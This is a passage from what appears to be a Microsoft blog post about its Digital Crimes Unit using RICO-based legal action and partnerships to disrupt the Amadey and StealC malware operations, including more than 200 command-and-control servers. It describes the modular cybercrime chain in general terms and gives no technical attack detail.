Those insights allowed the legal team to treat both malware families as part of a single conspiracy. Instead of going after each tool separately, as we have done in the past, we used RICO to charge multiple complicit enablers involved across the operation. In total, Microsoft’s Digital Crimes Unit disrupted over 200 command-and-control servers—the systems criminals use to control infected devices, steal data, and keep attacks running.
By targeting tools together, we can disrupt the cybercrime chain more efficiently and more effectively, in a way that better reflects how these networks actually operate today.
Cybercrime now runs like an assembly line
Cybercrime is no longer a series of isolated attacks—it’s a coordinated system.
Specialized tools handle each step: one gains access, another steals credentials, and others sell or exploit that access for fraud, ransomware, espionage, or other nefarious purposes. Different actors may be involved at each stage, but together they turn access into profit, quickly and at scale.
How cybercrime tools are built to be modular
That structure also creates a point of vulnerability. The people behind these cybercriminal tools may never interact directly, but their tools are designed to work together. If those connections can be identified, multiple stages of an attack can be disrupted at once.
How these attacks play out in the real world
Most people will never hear the names Amadey or StealC, but they feel the effects. A hospital locked out of critical systems. A city unable to deliver essential services. A small business losing access to accounts overnight. A retiree who lost their life savings.
These attacks don’t happen all at once. They unfold step by step: attackers get in, passwords are stolen, access is reused or sold, and sometimes repurposed for more targeted operations. For example, Microsoft has observed Russian-affiliated actor Secret Blizzard leveraging Amadey infections to deploy custom malware against targets in Ukraine.
By targeting multiple points in that chain at once, we reduce the chance that a single compromise turns into widespread harm. Put simply: fewer attacks succeed and fewer people feel the impact when they do.
No one organization can do this alone
Actions like this underscore a fundamental reality: we’re successful when we collaborate. No single organization, whether government or industry, has full visibility into how cyber threats operate across borders and sectors. What makes this effort effective is the combination of perspectives and data.
Bringing those efforts together expanded our collective datasets and made it possible to identify the connections between the two tools and act on them quickly. That shared understanding enabled a coordinated response that went further than any single organization could achieve alone.
This shows why partnerships matter. Industry shares technical insight, government brings visibility, and we need trusted ways to exchange that information. Only by working from the same picture can we stay ahead of attackers, disrupting not just individual tools but also the systems that make cybercrime possible.
Creating sustained pressure on cybercrime
This work doesn’t end with a single action. Cybercriminals adapt quickly, which is why we continue tracking how these operations evolve and working with partners to disrupt them.
Microsoft’s court-authorized disruption in this case is paired with ongoing efforts to track how cybercriminals rebuild, identify new infrastructure, and work with partners to disrupt the services they rely on to operate. It also includes incorporating the findings from this disruption into initiatives like Microsoft’s Statutory Automated Disruption program, which helps accelerate the removal of malicious domains and infrastructure.
The goal is not just to stop one operation but to slow the system itself—making attacks harder to launch, scale, and recover from. By combining AI-driven insight, legal action, and strong partnerships, we can continue to raise the cost of cybercrime and reduce its impact.
For more than a decade, Microsoft’s Digital Crimes Unit (DCU) has worked to disrupt cybercrime and nation-state threats, filing around 40 cases since 2008 and partnering with law enforcement to take down criminal networks. Learn more about the team’s efforts here.

 Login